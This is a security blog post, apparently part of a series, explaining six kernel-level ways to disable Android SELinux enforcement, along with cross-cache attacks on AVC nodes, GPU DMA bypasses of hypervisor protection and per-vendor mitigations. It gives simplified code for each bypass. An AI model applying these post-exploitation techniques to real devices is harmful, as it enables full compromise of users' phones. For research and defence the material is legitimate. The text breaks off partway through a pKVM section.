Android SELinux Internals Part III - Kernel-Level SELinux Bypass and Real-World Exploit Chains
All parts in this series
- 1 Android SELinux Internals Part I | 8kSec Blogs
- 2 Android SELinux Internals Part II - SELinux Domains, Denials, and Bypass with Root Tools
- 3 Android SELinux Internals Part III - Kernel-Level SELinux Bypass and Real-World Exploit Chains
- 4 Android SELinux Internals Part IV - Policy Analysis, Kernel Mitigations, and Android 16 Changes
← Part II: SELinux Domains, Denials, and Bypass with Root Tools
Introduction
If you’ve been following this series, you know we’ve been building up to this post! In Part I, we covered the SELinux fundamentals, which included security contexts, policy structure, and using sepolicy-inject to modify rules at runtime. In Part II, we got into how Android assigns SELinux domains, how to parse AVC denials, and how root solutions like Magisk, KernelSU, and APatch modify policy from userspace. All of that assumed you had root. This post is about what happens when you don’t, and when you’ve got a kernel memory corruption primitive and SELinux is the last thing standing between you and full device compromise.
In this blogpost, we’re going to walk through six kernel-level techniques for disabling SELinux enforcement, look at which ones Samsung RKP and Huawei HKIP actually block and which ones they don’t, and then break down how five real exploit chains, from CVE-2019-2215 all the way to CVE-2024-53104 that have dealt with SELinux in practice.
By the end of this post, you’ll understand:
- Six kernel-level techniques for disabling SELinux enforcement, and which vendors block which ones
- How cross-cache attacks let you precisely target AVC cache nodes, and how GPU DMA bypasses hypervisor protections
- How CVE-2019-2215, Dirty Pipe, Samsung in-the-wild 0-days, CVE-2024-44068, and CVE-2024-53104 each handled SELinux differently
- How pKVM, Android Vendor Hooks, and GKI have an impact on SELinux research
This is going to be a long, but an interesting read, so let’s get into it.
Kernel-Level SELinux Bypass Techniques
I’d say this is where from an attacker perspective, things get interesting! Once an attacker has arbitrary kernel read/write which could be through a UAF, an OOB write, whatever, SELinux becomes the main obstacle to actually doing anything useful with that primitive. The kernel enforces SELinux, so with kernel memory access, there are multiple ways to disable or subvert it.
Security researcher Klecko published a great analysis of six distinct kernel-level bypass methods at https://klecko.github.io/posts/selinux-bypasses/, along with which vendor protections actually block each one. It is a really good read IMO. We’ll try and explain them futher. Let’s walk through them in detail.
Method 1: Overwriting the Enforcing Flag
The simplest approach is to rely on the fact that SELinux has a boolean that says “am I enforcing or not?”. If you flip it to 0, then the entire system goes permissive. Every process, every access, everything is allowed even though denials still get logged.
The kernel maintains this as a global variable. In older kernels of pre-5.x, it’s a standalone int:
// kernel/security/selinux/selinuxfs.c
int selinux_enforcing;
In newer kernels of 5.x+, it moved into a struct:
// kernel/security/selinux/include/security.h
struct selinux_state {
    bool enforcing;
    bool initialized;
    bool policycap[__POLICYDB_CAPABILITY_MAX];
    struct selinux_policy *policy;
    // ...
};
Either way, with a kernel write primitive, you just write 0 to the right address:
// For older kernels:
// Find the address of selinux_enforcing via kallsyms or known offset
kernel_write(selinux_enforcing_addr, 0);

// For newer kernels:
// Find selinux_state struct, write 0 to the enforcing field
struct selinux_state *state = (void *)selinux_state_addr;
kernel_write(&state->enforcing, 0, sizeof(bool));
Finding the address
If /proc/kallsyms is readable, which it is on many debug and older production builds, you can parse it directly:
// Parse /proc/kallsyms for the symbol
FILE *f = fopen("/proc/kallsyms", "r");
char line[256];
while (fgets(line, sizeof(line), f)) {
    unsigned long addr;
    char type, name[128];
    sscanf(line, "%lx %c %s", &addr, &type, name);
    if (strcmp(name, "selinux_enforcing") == 0 ||
        strcmp(name, "selinux_state") == 0) {
        printf("Found at 0x%lx\n", addr);
        break;
    }
}
On production devices, /proc/kallsyms typically shows zeroed-out addresses. In that case you need a separate kernel address leak vulnerability, hardcoded offsets for the target kernel build, or a KASLR slide calculation from a pointer leak.
On stock AOSP kernels, this works. But Samsung’s RKP which is Real-time Kernel Protection and Huawei’s HKIP aka Huawei Kernel Integrity Protection mark this memory region as read-only at the hypervisor level. Writing to it triggers a fault. These protections run in EL2 hypervisor mode, so even kernel code can’t override them.
Samsung RKP and Huawei HKIP block this, but it works on AOSP, Xiaomi, and most other vendors.
Method 2: Manipulating the Permissive Map
Instead of making the entire system permissive like we saw in Method 1, you can make just your domain permissive. SELinux maintains a bitmap where each bit corresponds to a domain type. So, if the bit is set, that domain runs in permissive mode while everything else stays enforced. This is much stealthier right?
The bitmap lives inside the policydb, and with a kernel write primitive you just set the bit for your process’s type:
// The permissive map is an ebitmap inside policydb
// First, you need to find the policydb:
//   selinux_state -> policy -> policydb
struct policydb *pdb = selinux_state->policy->policydb;

// Each type has a corresponding bit in the permissive map
// You need your process's type ID (e.g., untrusted_app might be type 85)
// Setting bit for type X makes all processes in type X permissive
ebitmap_set_bit(&pdb->permissive_map, target_type_id, 1);
To find your process’s type ID:
// Read your SID from /proc/self/attr/current -> "u:r:untrusted_app:s0"
// Then look up the type in the policydb type hash table
// Or precompute it from the policy file using setools:
// $ seinfo -t untrusted_app /tmp/sepolicy
// The type's value field is the numeric ID
This is more targeted than disabling enforcement globally, so only your specific domain becomes permissive, which is stealthier. Other processes continue to be enforced normally.
However, both Samsung and Huawei have mitigations against this. Samsung defined AVD_FLAGS_PERMISSIVE as 0 in their kernel, effectively making the permissive flag a no-op, even if you set the bit, the kernel ignores it during permission checks. Huawei allocates permissive_map from selinux_pool, a memory pool that the hypervisor makes read-only after the security policy is loaded, so the bitmap cannot be overwritten.
Both Samsung and Huawei block this, but it works on AOSP, Xiaomi, and most other vendors.
Method 3: AVC Cache Overwriting
Instead of modifying the policy or the enforcement flag, this method targets the cache that sits in front of both. Every time SELinux checks a permission, it first looks in the AVC which is the Access Vector Cache. It is basically a hash table that caches recent “allowed/denied” decisions so the kernel doesn’t have to evaluate the full policy on every access. If you can find and overwrite a cache entry to say “allowed” for your process, the kernel never even looks at the actual policy.
Here’s what the cache entries look like:
struct avc_node {
    struct avc_entry ae;
    struct hlist_node list;     // Hash table linkage
    struct rcu_head rhead;
    // ...
};

struct avc_entry {
    u32 ssid;      // Source SID (Security Identifier)
    u32 tsid;      // Target SID
    u16 tclass;    // Target class (file, socket, process, etc.)
    struct av_decision avd;
};

struct av_decision {
    u32 allowed;    // Bitmask of allowed permissions
    u32 auditallow; // Bitmask of permissions to audit when allowed
    u32 auditdeny;  // Bitmask of permissions to audit when denied
    u32 seqno;      // Sequence number for cache invalidation
    u32 flags;
};
The key field is allowed in av_decision. It’s a bitmask of what permissions are granted. If we overwrite it to 0xFFFFFFFF then every permission check for that source/target/class combination returns “allowed” without ever consulting the actual policy. Here’s how you’d walk the cache to find and overwrite the right entry:
// The AVC cache is a hash table: avc_cache.slots[AVC_CACHE_SLOTS]
// AVC_CACHE_SLOTS is typically 512

// Step 1: Find the avc_cache structure
// It's referenced by selinux_avc in newer kernels

// Step 2: Calculate the hash for your SID pair
u32 hash = avc_hash(my_ssid, target_tsid, target_tclass);
u32 slot = hash & (AVC_CACHE_SLOTS - 1);

// Step 3: Walk the hash chain at that slot
struct hlist_head *head = &avc_cache.slots[slot];
struct avc_node *node;
hlist_for_each_entry(node, head, list) {
    if (node->ae.ssid == my_ssid &&
        node->ae.tsid == target_tsid &&
        node->ae.tclass == target_tclass) {
        // Step 4: Overwrite the allowed bitmask
        node->ae.avd.allowed = 0xFFFFFFFF;
        break;
    }
}
The problem is that the AVC cache has limited slots of 512 by default, and entries get evicted when the cache is full or when a sequence number changes for example after a policy reload. So you need to do one of the following:
- Continuous cache poisoning — keep rewriting the entries as they get evicted
- Complementary approach — combine with another method like also setting your domain permissive
- Cache pinning — modify the eviction logic to never evict your entries
In practice, most exploit chains use AVC cache overwriting as one step in a multi-step bypass of poisoning the cache for the immediate operations you need, and then using those operations to achieve a more permanent bypass.
Technically, there is no vendor-specific protections on the cache itself, and works on all tested devices like Samsung, Huawei, and Xiaomi. On Huawei, the two-pass approach of overwrite cache and reload policy is limited because the policy resides in the hypervisor-protected selinux_pool.
Cross-Cache Attacks: Precision Targeting of AVC Nodes
One of the annoying challenges with AVC cache overwriting is getting your UAF or corrupted object to actually overlap with an avc_node in memory. Traditionally, this only worked if the vulnerable object and the AVC node came from the same slab cache. Since avc_node structures live in a dedicated slab cache (72 bytes per object, 56 objects per page on an Android 16 emulator running kernel 6.6), you needed a vulnerability in an object of similar size in the same cache.
Cross-cache attacks which was presented at Black Hat Asia 2024, “Game of Cross Cache” blow this limitation away. The technique exploits the relationship between SLUB slab caches and the underlying page allocator:
# On Android 16 (kernel 6.6.66), the avc_node slab looks like this:
# From /proc/slabinfo:
# name            <active_objs> <num_objs> <objsize> <objperslab> <pagesperslab>
# avc_node             929       1344        72         56             1

# Key insight: each slab page holds 56 avc_node objects
# When ALL 56 objects on a page are freed, the page returns to the buddy allocator
# A different slab cache can then claim that same physical page
Here is the cross-cache attack flow for targeting AVC nodes:
// Phase 1: Exhaust the avc_node slab to force new page allocations
// Trigger thousands of unique SELinux permission checks to fill the AVC cache
// Each unique (source_sid, target_sid, target_class) creates a new avc_node
for (int i = 0; i < SPRAY_COUNT; i++) {
    trigger_unique_selinux_check(i);  // e.g., access files with unique labels
}

// Phase 2: Free an entire slab page worth of avc_node objects
// The AVC cache uses an LRU eviction scheme controlled by avc_cache_threshold
// By flooding with new unique checks, old entries get evicted
// When all 56 nodes on a specific page are evicted, the page goes back to buddy

// Phase 3: Trigger the vulnerability to allocate in the freed page
// The vulnerable object (from ANY slab cache) can now occupy
// the same physical memory that previously held avc_node objects
trigger_vulnerability_allocation();

// Phase 4: Force AVC to reallocate nodes on the same page
// New SELinux checks allocate fresh avc_node objects
// These new nodes may overlap with the attacker's corrupted object
trigger_selinux_checks_for_target_permissions();

// Phase 5: Use the UAF/corruption to overwrite the overlapping avc_node
// Specifically target: node->ae.avd.allowed = 0xFFFFFFFF
write_via_vulnerability(offset_to_allowed_field, 0xFFFFFFFF);

// Now the corrupted AVC node claims all permissions are allowed
// for that specific (source, target, class) combination
In case you are wondering, why does this matter for modern Android exploitation of Android 12+? Well… Here are some reasons:
-
SLUB hardening doesn’t help:
CONFIG_SLAB_FREELIST_RANDOM=yandCONFIG_SLAB_FREELIST_HARDENED=ywhich are both enabled on Android 16 GKI kernels randomize allocation order within a slab cache, but cross-cache operates at the page level, below these mitigations. -
CONFIG_RANDOM_KMALLOC_CACHESwhich is not enabled on the Android 16 emulator but is available, creates multiple copies of each kmalloc cache to reduce cross-cache reliability. When enabled,kmalloc-64becomeskmalloc-64-0throughkmalloc-64-15, and allocations are randomly distributed. This doesn’t affect dedicated caches likeavc_nodedirectly, but it does affect generic kmalloc objects that might be used as the vulnerable object. -
Dedicated slab caches are actually easier targets: Because
avc_nodehas its own cache which is not a generickmalloc-*cache, the attacker knows exactly the object size and layout. The 72-byteavc_nodeobjects are tightly packed at 56 per page, making the overlap geometry predictable.
Cross-cache has become the go-to technique in modern Android kernel exploits. It was used alongside mapping permission zeroing shown in Method 5 in the “Game of Cross Cache” presentation to achieve a universal SELinux bypass across Samsung, Huawei, and Xiaomi devices.
This works on Android 12+ kernel 5.10+ across all vendors. CONFIG_RANDOM_KMALLOC_CACHES partially mitigates it, but it’s not yet default on Android.
Method 4: Toggling the Initialization Flag
SELinux has a flag that tracks whether the policy has been loaded and the system is fully initialized. The idea here is simple! Set it to false and the kernel thinks SELinux hasn’t been set up yet. When the kernel thinks SELinux isn’t initialized, it falls back to a default behavior that’s much more permissive, and in most configurations, it just allows everything.
// In newer kernels: selinux_state.initialized
struct selinux_state *state = (void *)selinux_state_addr;
state->initialized = 0;

// In older kernels: ss_initialized
int *initialized = (int *)ss_initialized_addr;
*initialized = 0;
What happens when initialized == 0 depends on the kernel config:
CONFIG_SECURITY_SELINUX_DEVELOP=y: All access is allowed which is effectively permissiveCONFIG_SECURITY_SELINUX_DEVELOP=n: All access is denied, but most production kernels don’t use this
In practice, it varies by vendor. Most production Android kernels ship with CONFIG_SECURITY_SELINUX_DEVELOP=y which controls whether runtime toggling is possible, but enforce SELinux via androidboot.selinux=enforcing on the kernel command line. Some vendors like Huawei disable CONFIG_SECURITY_SELINUX_DEVELOP entirely. Even with =n, setting initialized=0 causes security_compute_av() to skip policy evaluation and return a default decision, which can end up being permissive depending on the code path.
Samsung RKP blocks this with __kdp_ro_aligned, and Huawei HKIP uses the __wr attribute on ss_initialized. But it works on AOSP, Xiaomi, and most other vendors.
Method 5: Zeroing the Mapping Permissions
This one is more subtle than the others. When SELinux checks whether you can, say, read a file, it needs to translate the word “read” into a specific bit position — that translation lives in a mapping table. Each object class (file, process, socket, etc.) has its own mapping entry. If you zero out that mapping, the kernel can’t translate any permission bit, so all checks effectively return “no permission was requested,” and the access goes through.
// The mapping array is: selinux_state->policy->map.mapping
// or in older kernels: current_mapping[]
// Each object class (file, process, socket, etc.) has a mapping entry:
struct selinux_mapping {
u16 value; // Internal class number
unsigned int num_perms; // Number of permissions
u32 perms[sizeof(u32)*8]; // Permission bit mapping
};
// To bypass: zero out the mapping for the target class
// Class numbers: 1=security, 2=process, 6=file, 7=dir, etc.
struct selinux_mapping *map = ¤t_mapping[target_class_id];
memset(map->perms, 0, sizeof(map->perms));
map->num_perms = 0;When a permission check occurs for, say, file:read, the kernel looks up the mapping to find which bit position corresponds to “read” for the “file” class. If the mapping is zeroed, the lookup returns 0, meaning “no permission bits are relevant.” The check then sees that no specific permissions are being denied because no permissions are mapped, and the access goes through.
This is one of the more reliable techniques because it doesn’t depend on a single flag unlike Methods 1 and 4, doesn’t require knowing your process’s SID unlike Methods 2 and 3, and zeroing a mapping affects all processes accessing that class. It is broad, but it means you don’t need to target specific entries.
No vendor-specific protections found for this one! It works on all tested devices, including Samsung and Huawei.
Method 6: Removing Security Hooks
The nuclear option. Every security check in the kernel goes through the LSM which is the Linux Security Module framework, that maintains a linked list of hook functions security_hook_heads. SELinux registers its check functions into this list during boot. The idea is that unlink SELinux’s entries from the list, and the kernel simply stops calling SELinux for any access check. It’s like unplugging the security camera instead of trying to fool it.
// security_hook_heads is a struct containing a list head for each hook type
// For example: security_hook_heads.file_open, security_hook_heads.task_create, etc.

// Walk the list for each security operation and unlink SELinux entries
struct security_hook_list *hook, *tmp;
list_for_each_entry_safe(hook, tmp, &security_hook_heads.file_open, list) {
    // Check if this hook belongs to SELinux by examining the callback address
    // SELinux hooks are in the selinux_hooks[] array
    if (is_selinux_hook(hook->hook.file_open)) {
        list_del_init(&hook->list);
    }
}

// Repeat for all hook types you need:
// security_hook_heads.file_permission
// security_hook_heads.inode_permission
// security_hook_heads.task_alloc
// security_hook_heads.bprm_check_security
// etc.
In practice, you’d want to remove hooks from at least these critical points:

This is sort of the most effective but also the most detectable method and you’re essentially ripping SELinux out of the kernel rather than targeting specific permissions.
Now, security_hook_heads is declared __lsm_ro_after_init (read-only after kernel initialization). In theory, hypervisors should protect this memory. In practice, Klecko found that Samsung RKP does not actually protect __ro_after_init memory. Samsung makes no call to the hypervisor from mark_rodata_ro(). Huawei does call the hypervisor to protect this memory, but you can bypass that by performing memory writes from the GPU rather than the CPU, since GPU DMA bypasses CPU-level memory protections.
Nominally blocked by the __lsm_ro_after_init attribute, but bypassed in practice on tested Samsung and Huawei devices. Works on all tested devices including AOSP.
GPU DMA Attacks: Bypassing Hypervisor Memory Protections
The “GPU-based memory access” mentioned above deserves a deeper explanation, because it’s what makes Method 6 viable even on devices with hypervisor-grade protections of Samsung RKP, and Huawei HKIP.
Here’s the deal! Hypervisors protect memory by intercepting CPU page table modifications at EL2 which is the the hypervisor exception level. When the kernel (EL1) tries to write to a page marked read-only by the hypervisor, a stage-2 translation fault triggers and the hypervisor blocks the write. But GPU DMA engines are bus masters, and they issue memory transactions through a completely separate path, the IOMMU/SMMU (System Memory Management Unit). If the GPU’s SMMU mapping permits access to the physical page containing security_hook_heads, the GPU can write to it directly. The hypervisor never even sees the transaction.
CPU write path (intercepted by hypervisor):
  CPU (EL1) → Stage-1 Page Tables → Stage-2 Page Tables (EL2/hypervisor) → Physical Memory
                                          ↑
                                    Hypervisor intercepts
                                    and blocks the write

GPU DMA write path (bypasses hypervisor):
  GPU Engine → GPU Page Tables → SMMU/IOMMU → Physical Memory
                                     ↑
                               If SMMU allows access,
                               write goes through directly
You need two things for this to work:
-
Control of the GPU command stream: Typically through a vulnerability in the GPU kernel driver like Mali on ARM/Samsung/MediaTek and Adreno on Qualcomm. GPU drivers are accessible from app context on most Android devices which is
untrusted_apptypically hasioctlaccess to GPU device nodes for rendering. -
GPU SMMU misconfiguration: The GPU’s IOMMU has to permit mapping kernel physical pages. On many devices, the GPU SMMU is configured to allow the GPU to access all of physical memory needed for GPU compute workloads, including pages that the CPU-side hypervisor marks as protected.
// Simplified Mali GPU attack flow:
// (Requires Mali driver vulnerability for initial control)

// Step 1: Map kernel physical address into GPU virtual address space
// Mali's kbase_mem_import or kbase_gpu_mmap can be abused
// to create GPU mappings to arbitrary physical addresses
gpu_va = mali_map_physical(physical_addr_of_hook_heads, PAGE_SIZE);

// Step 2: Submit GPU compute shader that writes to the mapped address
// The shader simply writes zeros (or desired values) to the target
gpu_compute_job {
    // GPU shader pseudocode:
    store(gpu_va + offset_of_selinux_hook, 0);  // Remove hook entry
}

// Step 3: GPU DMA engine executes the write
// The SMMU translates gpu_va -> physical_addr_of_hook_heads
// The write bypasses the CPU hypervisor entirely
// security_hook_heads is now modified
IceSword Lab (Qihoo 360) demonstrated this at Black Hat 2018. Since then, vendors have been tightening SMMU configurations, but it’s uneven:

This works on devices with permissive GPU SMMU configurations and is most effective on Samsung Exynos (pre-2023), MediaTek, and Xiaomi. Increasingly mitigated on newer SoCs with proper IOMMU isolation. The technique is hardware-dependent, not tied to a specific Android version of Android 10+.
Vendor Protection Summary

* Huawei: AVC cache nodes are writable, but policy reload (needed for multi-pass approaches) is blocked by hypervisor-protected selinux_pool.
** security_hook_heads is __lsm_ro_after_init, but Samsung doesn’t protect this from the hypervisor, and Huawei’s protection can be bypassed via GPU memory writes.
The bottom line is that no single vendor blocks all methods. Mapping permission zeroing as in Method 5 and hook removal as in Method 6 work universally across all tested devices, including those with hypervisor protections. That’s why exploit developers keep coming back to these two.
Impact of GKI on Kernel-Level Bypasses
Google’s Generic Kernel Image aka GKI initiative standardizes the Android kernel across vendors starting with Android 12, and it cuts both ways for these bypass techniques:
-
Standardized kernel layout: GKI means the
selinux_statestruct and AVC cache structures have the same layout across all devices using a given kernel version. This makes offset calculation more predictable for attackers. -
Vendor modules separated: Vendor-specific code runs in loadable kernel modules, not built into the base kernel. This means vendor-specific protections like RKP are in modules, and the base kernel structures are more uniform.
-
KMI (Kernel Module Interface) stability: The interface between the base kernel and vendor modules is stable within a GKI version. This means an exploit targeting GKI 6.1 kernel structures works across all vendors shipping that GKI version.
-
Protected KMI symbols: Some symbols are marked as protected, making them harder, but not impossible to locate without a symbol table leak.
For us as security researchers, GKI is a double-edged sword: it makes the kernel more uniform, and easier to develop exploits for, but it also lets Google push kernel security updates faster across all devices.
Android Vendor Hooks for SELinux AVC
GKI also introduced something worth paying attention to Android Vendor Hooks. It’s a tracepoint-like callback registrations that let vendor kernel modules hook into core kernel operations without modifying the GKI source. For SELinux, these vendor hooks exist in kernel 6.6 and is visible on Android 16:
$ adb shell cat /proc/kallsyms | grep android_rvh_selinux
__traceiter_android_rvh_selinux_avc_insert
__traceiter_android_rvh_selinux_avc_node_delete
__traceiter_android_rvh_selinux_avc_node_replace
__traceiter_android_rvh_selinux_avc_lookup
__traceiter_android_rvh_selinux_is_initialized
These hooks allow vendor modules like Samsung RKP or Huawei HKIP to:
- Monitor AVC cache operations: Detect and potentially block malicious AVC cache writes as in Method 3
- Protect initialization state: Intercept checks on
selinux_initializedto prevent Method 4 - Audit AVC lookups: Log or modify permission decision lookups
This is how Samsung implements its SELinux protections on GKI kernels. The RKP registers callbacks through these vendor hooks instead of patching the GKI source. From an attacker’s perspective, that opens up some interesting angles:
- The vendor hook infrastructure itself becomes attack surface. If you can unregister the vendor’s hook callbacks, you remove the protection
- Vendor hooks are registered via
register_trace_android_rvh_selinux_*— these registration entries are stored in memory and can be located and cleared with a kernel write primitive - The hooks are
restricted vendor hooks(rvh) meaning they can only be registered by vendor modules loaded at boot, not by arbitrary kernel modules loaded later
pKVM (Protected KVM): Google’s Hypervisor Answer
Google’s answer to Samsung RKP and Huawei HKIP is pKVM. This is protected Kernel-based Virtual Machine, shipping on Pixel 6+ and available to other vendors starting with Android 13.
# On Android 16 emulator (kernel 6.6):
$ adb shell zcat /proc/config.gz | grep PKVM
CONFIG_PKVM_MODULE_PATH=""
# CONFIG_PKVM_SMC_FILTER is not set
# CONFIG_ARM_SMMU_V3_PKVM is not set
pKVM creates a lightweight type-1 hypervisor at EL2 that mediates the host kernel’s access to physical memory. Its architecture is fundamentally different from RKP:
